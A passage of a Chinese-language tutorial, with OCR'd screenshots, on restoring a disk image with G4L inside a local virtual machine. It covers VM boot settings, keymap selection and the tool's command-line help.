
拷贝完成后就可以选择最下面的Reboot/Poweroff 进行关机

将数据盘拿回来会，在本地开始恢复系统

新建虚拟机



“UG4L”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
源：
g4lefi-0.62.iso
高级...
点击锁，以防止进一步的更改。


“UG4L”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
TransMemory-Ex
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。




同样选择默认的第一个，同时接入数据盘 500G 硬盘


一路回车到这里



UG4L
G4L keymap selection
Select Keymap
Use Space Bar to Select and Enter or
will default to US after 30 seconds
( ) us/us-acentos.bmap US
(*) us/us.bmap US
( ) be/be-latin1.bmap BE
( ) bg/bg_bds-cp1251.bmap BG
( ) bg/bg_bds-utf8.bmap BG
( ) bg/bg-cp1251.bmap BG
( ) bg/bg-cp855.bmap BG
( ) bg/bg_pho-cp1251.bmap BG
( ) bg/bg_pho-utf8.bmap BG
( ) br/br-abnt2.bmap BR
( ) br/br-abnt.bmap BR
( ) br/br-latin1-abnt2.bmap BR
( ) br/br-latin1-us.bmap BR
( ) by/by.bmap BY
( ) cf/cf.bmap CF
( ) colemak/en-latin9.bmap COLEMAK
( ) croat/croat.bmap CROAT
( ) cz/cz.bmap CZ
( ) cz/cz-cp1250.bmap CZ
( ) cz/cz-lat2.bmap CZ
( ) cz/cz-lat2-prog.bmap CZ
( ) cz/cz-qwertz.bmap CZ
( ) cz/cz-us-qwertz.bmap CZ
( ) de/de.bmap DE
( ) de/de_CH-latin1.bmap DE
( ) de/de-latin1.bmap DE
( ) de/de-latin1-nodeadkeys.bmap DE
( ) dk/dk-latin1.bmap DK
26%
< OK >
<Cancel>

也使用默认的选项



Ctrl(^)+Alt(⌥) 以释放光标
UG4L
Basic Instruction for using G4L
Option 1: Enter g4l, and use menus to fill in options.
Option 2: Enter g4l with parameter options
$1 - IP address of FTP Server
$2 - IMAGE NAME WITH EXTENSION
$3 - USERID and PASSWORD either of two formats
USERID:PASSWORD or '-u USERID -p PASSWORD'
$4 - dhcp (default to get ipaddress from dhcpd) or fixed ipaddress
$5 - change default directory from img to this
$6 - eth0 (default or other device)
$7 - reboot (blank no action, poweroff, reboot)
parameters must be used in order, but later ones can be left off
Option 3: fg4l [ftpserverip] [dev] [filename] (default front)
Option 4: efg4l [ftpserverip] [dev] [filename] (default front.bic)
Option 5: zxg4l [ftpserverip] [dev] [filename] userid:password
Option 6: zexg4l [ftpserverip] [dev] [filename] userid:password
Example:
g4l 192.168.0.1 test.lzo userx:passwordx dhcp img
g4l
<Run Option or drop to bash prompt if left blank>

输入 g4l 回车

